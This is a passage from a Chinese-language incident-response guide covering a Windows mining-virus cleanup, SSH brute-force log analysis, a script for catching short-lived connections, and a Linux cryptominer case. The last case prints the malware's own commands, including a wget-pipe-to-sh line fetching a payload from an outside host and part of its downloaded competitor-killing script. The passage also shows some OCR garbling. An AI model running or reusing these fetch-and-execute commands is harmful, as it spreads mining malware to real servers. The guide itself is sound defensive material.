TCP    169.2 .1.1 .173=61309  169.25 .1.1 .34=445      SYN_SENT          32740
TCP    169.2 .1.1 .173=61310  169.25 .1.1 .35=445      SYN_SENT          32740
TCP    169.2 .1.1 .173=61311  169.25 .1.1 .36=445      SYN_SENT          32740
TCP    169.2 .1.1 .173=61312  169.25 .1.1 .37=445      SYN_SENT          32740
TCP    169.2 .1.1 .173=61313  169.25 .1.1 .38=445      SYN_SENT          32740
TCP    169.2 .1.1 .173=61314  169.25 .1.1 .39=445      SYN_SENT          32740
TCP    169.2 .1.1 .173=61315  169.25 .1.1 .40=445      SYN_SENT          32740
TCP    169.2 .1.1 .173=61316  169.25 .1.1 .41=445      SYN_SENT          32740
TCP    169.2 .1.1 .173=61317  169.25 .1.1 .42=445      SYN_SENT          32740
```

2、使用各种杀毒软件查杀无果，虽然能识别出在C:\Windows\NetworkDistribution中发现异常文件，但即使删除NetworkDistribution后，每次重启又会再次生成。



连杀软清除不了的病毒，只能手工来吧，个人比较偏好火绒，界面比较简洁，功能也挺好用的，自带的火绒剑是安全分析利器。于是安装了火绒，有了如下分析排查过程。

## 0x02 事件分析

### A、网络链接

通过现象，找到对外发送请求的进程ID：4960

## B、进程分析

进一步通过进程ID找到相关联的进程，父进程为1464

系统						
进程名	进程ID	任务组ID	公司名	描述	路径	
mininit.exe	748	0	Microsoft Corporation	Windows 启动应用程序	C:\Windows\system32\mininit.exe	
services.exe	844	0	Microsoft Corporation	服务和控制台应用程序	C:\Windows\system32\services.exe	
svchost.exe	968	0	Microsoft Corporation	Windows 服务主进程	C:\Windows\system32\svchost.exe	
smplprvse.exe	5736	0	Microsoft Corporation	WMI Provider Host	C:\Windows\system32\wbem\smplprvse.exe	
unsecapp.exe	2180	0	Microsoft Corporation	Sink to receive asynchronous callbacks for WMI ...	C:\Windows\system32\wbem\unsecapp.exe	
umprvse.exe	6628	0	Microsoft Corporation	WMI Provider Host	C:\Windows\system32\wbem\umprvse.exe	
HpsDaemon.exe	1028	0	北京恒拓网络技术有限公司	恒拓安全守护	C:\Program Files\Huorong\Syndig\bini\HpsDaemon.exe	
usyndiag.exe	1128	0	Beijing Huorong Netw...	Syndig Helper	C:\Program Files\Huorong\Syndig\bini\usyndiag.exe	
NVDisplay.Container.exe	1052	1052	NVIDIA Corporation	NVIDIA Container	C:\Program Files\NVIDIA Corporation\Display.NvContainer\NVDisplay.Container.exe	
NVDisplay.Container.exe	1756	1052	NVIDIA Corporation	NVIDIA Container	C:\Program Files\NVIDIA Corporation\Display.NvContainer\NVDisplay.Container.exe	
svchost.exe	1260	0	Microsoft Corporation	Windows 服务主进程	C:\Windows\system32\svchost.exe	
svchost.exe	1368	0	Microsoft Corporation	Windows 服务主进程	C:\Windows\system32\svchost.exe	
AUDIODOG.EXE	20856	0	Microsoft Corporation	Windows 音频设备图形界面	C:\Windows\system32\AUDIODOG.EXE	
svchost.exe	1416	0	Microsoft Corporation	Windows 服务主进程	C:\Windows\system32\svchost.exe	
WUDFHost.exe	1924	0	Microsoft Corporation	Windows 运行程序基础 - 用户模式驱动程序框架主机...	C:\Windows\system32\WUDFHost.exe	
Dvmon.exe	3200	0	Microsoft Corporation	桌面窗口管理器	C:\Windows\system32\Dvmon.exe	
WSPPTS.EXE	19588	0	Microsoft Corporation	Microsoft 手写笔和触控输入组件	C:\Windows\SYSTEM32\WSPPTS.EXE	
svchost.exe	1464	0	Microsoft Corporation	Windows 服务主进程	C:\Windows\system32\svchost.exe	
dlnhost.exe	4540	4540	Microsoft Corporation	COM Surrogate	C:\Windows\system32\dlnhost.exe	
ctfmon.exe	4960	0	Microsoft Corporation	CTF 加载程序	C:\Windows\system32\ctfmon.exe	
taskeng.exe	12984	0	Microsoft Corporation	任务计划向导引擎	C:\Windows\system32\taskeng.exe	
svchost.exe	1636	0	Microsoft Corporation	Windows 服务主进程	C:\Windows\system32\svchost.exe	
LDSecSvc.EXE	1740	1740	LANDesk Software, Inc.	LANDesk Endpoint Security	C:\Program Files\LANDesk\DCClient\hips\LDSecSvc.EXE	
svchost.exe	288	0	Microsoft Corporation	Windows 服务主进程	C:\Windows\system32\svchost.exe	
spoolsv.exe	544	0	Microsoft Corporation	后台处理程序子系统应用程序	C:\Windows\System32\spoolsv.exe	
svchost.exe	476	0	Microsoft Corporation	Windows 服务主进程	C:\Windows\system32\svchost.exe	
armvc.exe	1524	1524	Adobe Systems Incorpor...	Adobe Acrobat Update Service	C:\Program Files\Common Files\Adobe\ARM\1.0\armvc.exe	
residentagent.exe	1768	1768	Iavari	Resident Agent Application	C:\Program Files\LANDesk\Shared Files\residentagent.exe	
collector.exe	2404	1768	LANDesk Software, Inc.	collector Application	C:\Program Files\LANDesk\DCClient\collector.exe	
svchost.exe	484	0	Microsoft Corporation	Windows 服务主进程	C:\Windows\system32\svchost.exe	
svchost.exe	2052	0	Microsoft Corporation	Windows 服务主进程	C:\Windows\system32\svchost.exe	
Isahelp.exe	2108	2108	Isahelp 应用程序	Isahelp 应用程序	C:\Windows\system32\isahelp.exe	
Isahelp.exe	3454	3454	Isahelp 应用程序	Isahelp 应用程序	C:\Windows\system32\isahelp\Isahelp.exe	

模块列表						
名称	安全状态	基址	大小	路径	公司名	描述
ctfmon.exe	系统文件	0x00060000	0x00030000	C:\Windows\system32\ctfmon.exe	Microsoft Corporation	CTF 加载程序
ntdll.dll	系统文件	0x77040000	0x0013C000	C:\Windows\SYSTEM32\ntdll.dll	Microsoft Corporation	NT 基本 DLL
kernel32.dll	系统文件	0x75810000	0x000D4000	C:\Windows\system32\kernel32.dll	Microsoft Corporation	Windows NT 基本 API 客户端 DLL
KERNELBASE.dll	系统文件	0x752A0000	0x0004A000	C:\Windows\system32\KERNELBASE.dll	Microsoft Corporation	Windows NT 基本 API 客户端 DLL


模块列表 可拆卸 | 内存列表 |

找到进程ID为1464的服务项，逐一排查，我们发现服务项RemoteUPnPService存在异常。

服务属性							
文件属性	查看文件	查看注册表	停止服务	进程ID	描述	启动类型	
名称	显示名称	安全状态	进程ID	路径	描述	启动类型	
WlanSvc	WLAN AutoConfig	系统文件	1436	C:\Windows\System32\wlanSvc.dll	WLAN SVC 服务提供配置、发现、连接、断开与 IEEE... 自动	正在运行 C:\	
WifiSystemHost	Diagnostic System Host	系统文件	1436	C:\Windows\System32\wid.dll	诊断系统主机的诊断数据服务用来诊断需要在本地系... 手动	正在运行 C:\	
UxSms	Desktop Window Manager Ses...	系统文件	1436	C:\Windows\System32\uxsms.dll	提供桌面窗口管理器启动/停机服务	自动	正在运行 C:\
TrkWks	Distributed Link Tracking Client	系统文件	1436	C:\Windows\System32\trkwks.dll	提供某个计算机内或某个网络中的计算机的 NTFS 文... 自动	正在运行 C:\	
SysMain	Superfetch	系统文件	1436	C:\Windows\System32\sysmain.dll	维护和提高一段时间内的系统性能。	自动	正在运行 C:\
Netman	Network Connections	系统文件	1436	C:\Windows\System32\netman.dll	管理“网络和拨号连接”文件夹的内容，在其中也可... 手动	正在运行 C:\	
CscService	Offline Files	系统文件	1436	C:\Windows\System32\cscv.dll	脱机文件服务在脱机文件缓存中执行维护的任务。 离线...	自动	正在运行 C:\
AudioEndpointBui...	Windows Audio Endpoint Builder	系统文件	1436	C:\Windows\System32\audiosrv.dll	管理 Windows 音频服务的配置设置。如果更改服务被...	自动	正在运行 C:\
wsuserv	Windows Update	系统文件	1464	C:\Windows\System32\wsuseng.dll	应用检测、下载和安装 Windows 和其他操作系统的更新...	自动	正在运行 C:\
Winmgmt	Windows Management Instrumen...	系统文件	1464	C:\Windows\System32\wbem\WinMgmt.dll	提供共同的界面和对象模型以便访问有关操作系...	自动	正在运行 C:\
Themes	Themes	系统文件	1464	C:\Windows\System32\themeservice.dll	为用户提供使用主题的经验。	自动	正在运行 C:\
ShellHWDetection	Shell Hardware Detection	系统文件	1464	C:\Windows\System32\shexcdll.dll	自动启动硬件事件提供程序。	自动	正在运行 C:\
SENS	System Event Notification Service	系统文件	1464	C:\Windows\System32\sens.dll	监视系统的事件并通知订阅这些事件的 COM+ 事件系...	自动	正在运行 C:\
Schedule	Task Scheduler	系统文件	1464	C:\Windows\System32\schdsvc.dll	使用户可以在任何计算机上安排和计划启动任务。此服...	自动	正在运行 C:\
RemoteUPnPService	Remote UPnP Service	系统文件	1464	C:\Windows\System32\RemoteUPnPService.dll	Enables a common interface and object model for...	自动	正在运行 C:\
ProfSvc	User Profile Service	系统文件	1464	C:\Windows\System32\profsvc.dll	此服务负责加载和卸载配置文件。如果已停止，则...	自动	正在运行 C:\
MMCSS	Multimedia Class Scheduler	系统文件	1464	C:\Windows\System32\mmcss.dll	基于系统范围内的任务优先级调度工作的相对优先级。	自动	正在运行 C:\
LanmanServer	Server	系统文件	1464	C:\Windows\System32\svrsvc.dll	支持此计算机连接到的文件、打印机和命令连接。	自动	正在运行 C:\
iphlpapi	IP Helper	系统文件	1464	C:\Windows\System32\iphlpapi.dll	使用 IPv6 协议技术(IKE4, ISATAP, 调制解调器和 Ter...	自动	正在运行 C:\
IKEEXT	IKE and AuthP IKEv2 Keying M...	系统文件	1464	C:\Windows\System32\ikeext.dll	IKEEXT 服务托管 Internet 密钥交换(IKE)和身份验证...	自动	正在运行 C:\
gpvc	Group Policy Client	系统文件	1464	C:\Windows\System32\gpvc.dll	该服务负责通过连接驱动的应用程序为计算机和用户...	自动	正在运行 C:\
EapHost	Extensible Authentication Protoc...	系统文件	1464	C:\Windows\System32\eadpvc.dll	可扩展的身份验证协议(EAP)服务在以下情况下提供...	自动	正在运行 C:\
Browser	Computer Browser	系统文件	1464	C:\Windows\System32\browser.dll	联网的网上计算机上的更新列表，并定期根据计算...	自动	正在运行 C:\
BITS	Background Intelligent Transfer...	系统文件	1464	C:\Windows\System32\qmgr.dll	使用空闲带宽带宽在后台传送文件。如果此服务被禁...	自动	正在运行 C:\
AeLookupSvcs	Application Experience	系统文件	1464	C:\Windows\System32\aeupsvc.dll	在应用程序启动时应立即处理的应用程序兼容性属...	自动	正在运行 C:\
AdobeARMservice	Adobe Acrobat Update Service	数字签名文件	1524	C:\Program Files\Common Files\Adobe\ARM\...	Adobe Acrobat Updater keeps your Adobe soft...	自动	正在运行 C:\
WinHttpAutoProxy	WinHTTP Web Proxy Auto-Direc...	系统文件	1636	C:\Windows\System32\winhttp.dll	WinHTTP 实现了客户机向代理发送 HTTP 请求并向开发人员提供...	自动	正在运行 C:\
Wi-Fi Service Host	Diagnostic Service Host	系统文件	1636	C:\Windows\System32\wificd.dll	诊断服务启动机密的数据源通常需要在本地驱动...	手动	正在运行 C:\
W32Time	Windows Time	系统文件	1636	C:\Windows\System32\w32time.dll	维护在时间上的所有客户端和服务器的时间和日期...	手动	正在运行 C:\
nsi	Network Store Interface Service	系统文件	1636	C:\Windows\System32\nsi.dll	此服务向用户模式客户机发送网络 IOCTL 例程。添加/...	自动	正在运行 C:\
netprofm	Network List Service	系统文件	1636	C:\Windows\System32\ntprofm.dll	识别计算机已连接的网络、收集和维护连接网络的属...	自动	正在运行 C:\
EventSystem	COM+ Event System	系统文件	1636	C:\Windows\System32\evn.dll	支持系统的事件通知器 (SENS)。此服务为 COM+ 的事件...	自动	正在运行 C:\
LDSecSvc	LANDesk Endpoint Security	数字签名文件	1740	C:\Program Files\LANDesk\DCClient\hips\LDSe...	提供对工作站的主要防御：HTTPS、白名单、防火墙、设...	自动	正在运行 C:\
CBAB	LANDesk(R) Management Agent	未知文件	1768	C:\Program Files\LANDesk\Shared\files\resid...	Provides management services for LANDesk(R) p...	自动	正在运行 C:\
QPCore	QPCore Service	数字签名文件	1900	C:\Program Files\Common Files\Tencent\QQ...	腾讯安全服务	自动	正在运行 C:\
FastUserSwitching...	FastUserSwitchingCompatibility	数字签名文件	2052	C:\Windows\System32\fsAgent\fsAvs.dll	自动	正在运行 C:\	
Intel Local Schedul...	Intel Local Scheduler Service	数字签名文件	2136	C:\Program Files\LANDesk\DCClient\LocalSch...	自动	正在运行 C:\	
Intel PDS	Intel PDS	未知文件	2304	C:\Windows\System32\CBAB\pdsv.exe	自动	正在运行 C:\	
ISSUSER	LANDesk 远程控制服务	数字签名文件	2428	C:\Program Files\LANDesk\DCClient\issuser.exe	允许来自内部服务器部门或 IT 部门的远程控制。	自动	正在运行 C:\
LANDesk Targeted...	LANDesk 定向漫游	数字签名文件	2600	C:\Program Files\LANDesk\DCClient\mcsvc.exe	Receives and/or sends multicast data as part of ...	自动	正在运行 C:\


## C、删除服务

选择可疑服务项，右键属性，停止服务，启动类型：禁止。



停止并禁用服务，再清除NerworkDistribution目录后，重启计算机。异常请求和目录的现象消失。

又排查了几台，现象一致，就是服务项的名称有点变化。



## D、病毒清除

挖矿病毒清除过程如下：

1、停止并禁用可疑的服务项，服务项的名称会变，但描述是不变的，根据描述可快速找到可疑服务项。

可疑服务项描述：Enables a common interface and object model for the Remote UPnP Service to access

删除服务项：Sc delete RemoteUPnPService

2、删除C:\Windows\NerworkDistribution目录

3、重启计算机

4、使用杀毒软件全盘查杀

5、到微软官方网站下载对应操作系统补丁，下载链接：

<https://docs.microsoft.com/zh-cn/security-updates/securitybulletins/2017/ms17-010>

## 0x03 后记

在查询了大量资料后，找到了一篇在2018年2月有关该病毒的报告：

NrsMiner：一个构造精密的挖矿僵尸网络

<https://www.freebuf.com/articles/system/162874.html>

根据文章提示，这个病毒的构造非常的复杂，主控模块作为服务“Hyper-V Access Protection Agent Service”的ServiceDLL存在。但与目前处理的情况有所不同，该病毒疑似是升级了。

# 第三章：Linux实战篇

## 第1篇：SSH暴力破解

### 0x00 前言

SSH 是目前较可靠，专为远程登录会话和其他网络服务提供安全性的协议，主要用于给远程登录会话数据进行加密，保证数据传输的安全。SSH口令长度太短或者复杂度不够，如仅包含数字，或仅包含字母等，容易被攻击者破解，一旦被攻击者获取，可用来直接登录系统，控制服务器所有权限。

### 0x01 应急场景

某天，网站管理员登录服务器进行巡检时，发现端口连接里存在两条可疑的连接记录，如下图：

[root@localhost log]# netstat -anplt grep 22					
tcp	0	0	127.0.0.1:2208	0.0.0.0:*	LISTEN 3215/hpiod
tcp	0	0	192.168.143.112:22	111.13.■.208:80	SYN_RECV -
tcp	0	0	192.168.143.112:22	123.59.■.31:80	SYN_RECV -
tcp	0	0	127.0.0.1:2207	0.0.0.0:*	LISTEN 3220/python
tcp	0	0	:::8001	:::*	LISTEN 22952/java
tcp	0	0	::ffff:127.0.0.1:8004	:::*	LISTEN 22952/java
tcp	0	0	:::8008	:::*	LISTEN 22952/java
tcp	0	0	:::22	:::*	LISTEN 3233/sshd
tcp	0	0	::ffff:127.0.0.1:54071	::ffff:127.0.0.1:3306	ESTABLISHED 22952/java
tcp	0	0	::ffff:127.0.0.1:54067	::ffff:127.0.0.1:3306	ESTABLISHED 22952/java
tcp	0	0	::ffff:127.0.0.1:54063	::ffff:127.0.0.1:3306	ESTABLISHED 22952/java
tcp	0	0	::ffff:192.168.143.112:22	::ffff:192.168.143.24:33474	ESTABLISHED 21307/sshd: root@no
tcp	0	52	::ffff:192.168.143.112:22	::ffff:192.168.143.22:48373	ESTABLISHED 21652/1

1. TCP初始化连接三次握手吧：发SYN包，然后返回SYN/ACK包，再发ACK包，连接正式建立。但是这里有点出入，当请求者收到SYN/ACK包后，就开始建立连接了，而被请求者第三次握手结束后才建立连接。

2. 客户端TCP状态迁移：

CLOSED->SYN\_SENT->ESTABLISHED->FIN\_WAIT\_1->FIN\_WAIT\_2->TIME\_WAIT->CLOSED

服务器TCP状态迁移：

CLOSED->LISTEN->SYN\_RECV->ESTABLISHED->CLOSE\_WAIT->LAST\_ACK->CLOSED

3. 当客户端开始连接时，服务器还处于LISTENING，客户端发一个SYN包后，服务端接收到了客户端的SYN并且发送了ACK时，服务器处于SYN\_RECV状态，然后并没有再次收到客户端的ACK进入ESTABLISHED状态，一直停留在SYN\_RECV状态。

在这里，SSH ( 22 ) 端口，两条外网IP的SYN\_RECV状态连接，直觉告诉了管理员，这里一定有什么异常。

## 0x02 日志分析

SSH端口异常，我们首先有必要先来了解一下系统账号情况：

### A、系统账号情况

1、除root之外，是否还有其它特权用户(uid 为0)

```
[root@localhost ~]# awk -F: '$3==0{print $1}' /etc/passwd
root
```

2、可以远程登录的帐号信息

```
[root@localhost ~]# awk '/^$1|^\$6/{print $1}' /etc/shadow
root:$6$38cKfZDjsTiue58V$FP.UHWMObqeUQS1Z2KRj/4EEcOPi.6d1XmKHgk3j3GY9EGvwwBei7nUbbqJC./qK12HN8
jFuXoFELYIKLID6hq0::0:99999:7:::
```

我们可以确认目前系统只有一个管理用户root。

接下来，我们想到的是/var/log/secure，这个日志文件记录了验证和授权方面的信息，只要涉及账号和密码的程序都会记录下来。

### B、确认攻击情况：

1、统计了下日志，发现大约有126254次登录失败的记录，确认服务器遭受暴力破解

```
[root@localhost ~]# grep -o "Failed password" /var/log/secure|uniq -c
126254 Failed password
```

2、输出登录爆破的第一行和最后一行，确认爆破时间范围：

```
[root@localhost ~]# grep "Failed password" /var/log/secure|head -1
Jul  8 20:14:59 localhost sshd[14323]: Failed password for invalid user qwe from
111.13.xxx.xxx port 1503 ssh2
[root@localhost ~]# grep "Failed password" /var/log/secure|tail -1
Jul 10 12:37:21 localhost sshd[2654]: Failed password for root from 111.13.xxx.xxx port 13068
ssh2
```

3、进一步定位有哪些IP在爆破？

```
[root@localhost ~]# grep "Failed password" /var/log/secure|grep -E -o "(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?).(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?).(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?).(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)"
12622 23.91.xxx.xxx
8942 114.104.xxx.xxx
8122 111.13.xxx.xxx
7525 123.59.xxx.xxx
.....
```

4、爆破用户名字典都有哪些？

```
[root@localhost ~]# grep "Failed password" /var/log/secure|perl -e 'while($_=>){ /for(.*)?from/; print "$1\n"; }'|uniq -c|sort -nr
9402  root
3265  invalid user oracle
1245  invalid user admin
1025  invalid user user
.....
```

### C、管理员最近登录情况：

1、登录成功的日期、用户名、IP：

```
[root@localhost ~]# grep "Accepted " /var/log/secure | awk '{print $1,$2,$3,$9,$11}'  
Jul 9 09:38:09 root 192.168.143.100  
Jul 9 14:55:51 root 192.168.143.100  
Jul 10 08:54:26 root 192.168.143.100  
Jul 10 16:25:59 root 192.168.143.100  
.....
```

通过登录日志分析，并未发现异常登录时间和登录IP。

2、顺便统计一下登录成功的IP有哪些：

```
[root@localhost ~]# grep "Accepted " /var/log/secure | awk '{print $11}' | sort | uniq -c |  
sort -nr | more  
27 192.168.204.1
```

通过日志分析，发现攻击者使用了大量的用户名进行暴力破解，但从近段时间的系统管理员登录记录来看，并未发现异常登录的情况，需要进一步对网站服务器进行入侵排查，这里就不再阐述。

## 0x04 处理措施

SSH暴力破解依然十分普遍，如何保护服务器不受暴力破解攻击，总结了几种措施：

- 1、禁止向公网开放管理端口，若必须开放应限定管理IP地址并加强口令安全审计（口令长度不低于8位，由数字、大小写字母、特殊字符等至少两种以上组合构成）。
- 2、更改服务器ssh默认端口。
- 3、部署入侵检测设备，增强安全防护。

# 第2篇：捕捉短连接

## 0x00 前言

短连接（short connection）是相对于长连接而言的概念，指的是在数据传送过程中，只在需要发送数据时，才去建立一个连接，数据发送完成后，则断开此连接，即每次连接只完成一项业务的发送。在系统维护中，一般很难去察觉，需要借助网络安全设备或者抓包分析，才能够去发现。

## 0x01 应急场景

某天，网络管理员在出口WAF检测到某台服务器不断向香港发起请求，感觉很奇怪，登录服务器排查，想要找到发起短连接的进程。

## 0x02 日志分析

登录服务器查看端口、进程，并未发现发现服务器异常，但是当多次刷新端口连接时，可以查看该连接。有时候一直刷这条命令好十几次才会出现，像这种的短连接极难捕捉到对应的进程和源文件。

```
[root@localhost ~]# netstat -anplt
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp      0      0 0.0.0.0:111              0.0.0.0:*             LISTEN      1317/rpcbind
tcp      0      0 0.0.0.0:40052             0.0.0.0:*             LISTEN      1362/rpc.statd
tcp      0      0 0.0.0.0:22               0.0.0.0:*             LISTEN      1573/sshd
tcp      0      0 127.0.0.1:631             0.0.0.0:*             LISTEN      1396/cupsd
tcp      0      0 127.0.0.1:25               0.0.0.0:*             LISTEN      1656/master
tcp      0      0 192.168.8.147:22            192.168.8.1:12201    ESTABLISHED 1909/sshd
tcp      0      52 192.168.8.147:22            192.168.8.1:12223    ESTABLISHED 1938/sshd
tcp      0      0 :::111                  :::*                  LISTEN      1317/rpcbind
tcp      0      0 :::38544                :::*                  LISTEN      1362/rpc.statd
tcp      0      0 :::22                  :::*                  LISTEN      1573/sshd
tcp      0      0 :::1:631                :::*                  LISTEN      1396/cupsd
tcp      0      0 :::1:25                  :::*                  LISTEN      1656/master
[root@localhost ~]# netstat -anplt
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp      0      0 0.0.0.0:111              0.0.0.0:*             LISTEN      1317/rpcbind
tcp      0      0 0.0.0.0:40052             0.0.0.0:*             LISTEN      1362/rpc.statd
tcp      0      0 0.0.0.0:22               0.0.0.0:*             LISTEN      1573/sshd
tcp      0      0 127.0.0.1:631             0.0.0.0:*             LISTEN      1396/cupsd
tcp      0      0 127.0.0.1:25               0.0.0.0:*             LISTEN      1656/master
tcp      0      0 192.168.8.147:22            192.168.8.1:12201    ESTABLISHED 1909/sshd
tcp      0      1 192.168.8.147:55901            118.184.15.40:17097   SYN_SENT    1964/[nfsiod]
tcp      0      52 192.168.8.147:22            192.168.8.1:12223    ESTABLISHED 1938/sshd
tcp      0      0 :::111                  :::*                  LISTEN      1317/rpcbind
tcp      0      0 :::38544                :::*                  LISTEN      1362/rpc.statd
tcp      0      0 :::22                  :::*                  LISTEN      1573/sshd
tcp      0      0 :::1:631                :::*                  LISTEN      1396/cupsd
tcp      0      0 :::1:25                  :::*                  LISTEN      1656/master
```

手动捕捉估计没戏，很难追踪，于是动手写了一段小脚本来捕捉短连接对应的pid和源文件。

脚本文件如下：

```
#!/bin/bash

ip=118.184.15.40

i=1

while :

do

tmp=netstat -anplt|grep $ip|awk -F '[/]' '{print $1}'|awk '{print $7}'

#echo $tmp

if test -z "$tmp"

then

((i=i+1))

else

for pid in $tmp; do

echo "PID: ${pid}"

result=ls -lh /proc/$pid|grep exe

echo "Process: ${result}"
```

```
kill -9 $pid  
done  
break  
fi  
done  
echo "Total number of times: "${i}
```

运行结果如下：

```
[root@localhost tmp]# ./l.sh  
PID: 14748  
Process: lrwxrwxrwx. 1 root root 0 8月 26 18:56 exe -> /usr/lib/nfsiod  
Total number of times: 287  
[root@localhost tmp]# ./l.sh  
PID: 17248  
Process: lrwxrwxrwx. 1 root root 0 8月 26 18:57 exe -> /usr/lib/nfsiod  
Total number of times: 499  
[root@localhost tmp]# ./l.sh  
PID: 19439  
Process: lrwxrwxrwx. 1 root root 0 8月 26 18:57 exe -> /usr/lib/nfsiod  
Total number of times: 438
```

跑了三次脚本，可以发现短连接每次发起的进程Pid一直在变，但已经捕捉到发起该异常连接的进程源文件为 /usr/lib/nfsiod

## 0x04 小结

本文简单介绍了短连接以及捕捉短连接源文件的技巧，站在安全管理员的角度，应加强对网络安全设备的管理，在网络层去发现更多在系统层很难察觉的安全威胁。

# 第3篇：挖矿病毒

## 0x00 前言

随着虚拟货币的疯狂炒作，利用挖矿脚本来实现流量变现，使得挖矿病毒成为不法分子利用最为频繁的攻击方式。新的挖矿攻击展现出了类似蠕虫的行为，并结合了高级攻击技术，以增加对目标服务器感染的成功率，通过利用永恒之蓝（EternalBlue）、web攻击多种漏洞（如Tomcat弱口令攻击、Weblogic WLS组件漏洞、JBoss反序列化漏洞、Struts2远程命令执行等），导致大量服务器被感染挖矿程序的现象。

## 0x01 应急场景

某天，安全管理员在登录安全设备巡检时，发现某台网站服务器持续向境外IP发起连接，下载病毒源：

## ##0x02 事件分析

## A、排查过程

登录服务器，查看系统进程状态，发现不规则命名的异常进程、异常下载进程：

```
WW-S F-W 1:/var/tmp # netstat -anplt|grep 93011
tcp      0      0 127.0.0.1:1757          0.0.0.0:*                  LISTEN      93011/5m34wiu4tjq3b
tcp      0      0 172.27.99.129:52190     103.55.25.90:80           ESTABLISHED 93011/5m34wiu4tjq3b
```

```
WW-:~ -w 1:/proc/91158 # ps aux |grep wget
root 94813 0.0 0.0 11288 1304 ? Ss 19:40 0:00 /bin/sh -c wget -O - -q http://5.188.87.11/icons/logo.jpg|sh
root 94826 0.0 0.0 18732 1528 ? S 19:40 0:00 wget -O /var/tmp/atd http://5.188.87.12/icons/kworker
root 94955 0.0 0.0 18732 1532 ? S 19:41 0:00 wget -O /var/tmp/wcupbistlk.conf http://5.188.87.12/icons/kworker.conf
root 94998 0.0 0.0 4520 540 pts/2 S+ 19:41 0:00 grep wget
```

下载logo.jpg，包含脚本内容如下：

```

#!/bin/sh
1 rm -rf /var/tmp/laqzdbgiuz.conf
2 ps auxf|grep -v grep|grep -v wcubpizlk|grep "/tmp/"|awk '{print $2}'|xargs kill -9
3 ps auxf|grep -v grep|grep ".*"/grep 'httpd.conf'|awk '{print $2}'|xargs kill -9
4 ps auxf|grep -v grep|grep "\-p x"|awk '{print $2}'|xargs kill -9
5 ps auxf|grep -v grep|grep "stratum"|awk '{print $2}'|xargs kill -9
6 ps auxf|grep -v grep|grep "cryptonight"|awk '{print $2}'|xargs kill -9
7 ps auxf|grep -v grep|grep "Laqzdbgiuz"|awk '{print $2}'|xargs kill -9
8 ps auxf|grep -v grep|grep "wcubpizlk" -e "slxfbkmxtd" -e "jvdixbsjgds" -e "mgeflshghx" -e "kzpprqvhov" -e "qupjxjbnwm" |grep -v grep
